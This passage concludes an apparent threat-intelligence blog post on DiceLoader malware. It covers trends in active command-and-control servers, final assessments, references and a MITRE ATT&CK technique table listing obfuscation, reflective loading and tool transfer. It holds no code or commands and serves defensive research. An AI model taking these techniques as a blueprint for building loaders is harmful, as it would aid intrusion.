

Figure 20. Number of active DiceLoader C2 servers by date

The number of presumed active DiceLoader C2 servers has significantly increased since December 2023, as shown in the above figure.

Two main hypotheses explaining this increase can be considered. Firstly, it is highly likely that **an intrusion set**, leveraging DiceLoader to load additional payloads in its campaigns, **has escalated its malicious activities**. This could be associated with FIN7 or another intrusion set that also employs DiceLoader malware. Secondly, it is plausible that **one or several new intrusion sets recently added DiceLoader to their arsenal**. At the time of writing, Sekoia.io has no evidence to affirm or refute these hypotheses. We are interested in obtaining more technical or strategic information about DiceLoader and intrusion sets leveraging the malware, including FIN7.

Final words

While analysing DiceLoader malware is a task that can prove challenging as the different developed **mechanisms** show an advanced knowledge and technical expertise in **software development**, surprisingly the analysed sample does **not** have any technique for **anti-analysis**, nor any particular protection against execution in a dedicated environment (e.g.: virtual environments, sandboxes, etc.). The tracking of the infrastructure related to DiceLoader shows its consistent activity over the time. Sekoia TDR (Threat Detection & Research) assesses with high confidence that the malware is still used by intrusion sets as of January 2024, due to the ongoing development in the malware and the constant number of infrastructure spotted online.

Annexes

Resources

- https://www.mandiant.com/resources/blog/evolution-of-fin7
- https://research.openanalysis.net/downloader/diceloader/yara/triage/2022/06/16/diceloader.html#Yara

- https://bi-zone.medium.com/from-pentest-to-apt-attack-cybercriminal-group-fin7-disguises-its-malware-as-an-ethical-hackers-c23c9a75e319
- https://twitter.com/c3rb3ru5d3d53c/status/1348667319665487874
- https://twitter.com/Arkbird_SOLG/status/1310966874352635907
- https://twitter.com/bryceabdo/status/1651386790396280832
- https://duo.com/decipher/fin7-evolves-with-novel-malware-initial-access-tactics
- https://bazaar.abuse.ch/browse.php?search=tag:diceloader

YARA

We have **removed** the YARA rule for matching too widely, stay tuned for its updated version.

MITRE ATT&CK TTPs

Tactic	Technique
Defense Evasion	T1027 – Obfuscated Files or Information
Defense Evasion	T1027.007 – Obfuscated Files or Information: Dynamic API Resolution
Defense Evasion	T1140 – Deobfuscate/Decode Files or Information
Defense Evasion	T1620 – Reflective Code Loading
Command and Control	T1105 – Ingress Tool Transfer
Command and Control	T1132.002 – Non-Standard Encoding
Command and Control	T1571 – Non-Standard Port
Discovery	T1057 – Process Discovery
Discovery	T1082 – System Information Discovery

Thank you for reading this blogpost. **We welcome any reaction, feedback or critics about this analysis. Please contact us on tdr[at]sekoia.io**.

Feel free to read other Sekoia TDR (Threat Detection & Research) analysis here :

Cybercrime Malware Reverse

Share this post:

Source: https://blog.sekoia.io/unveiling-the-intricacies-of-diceloader/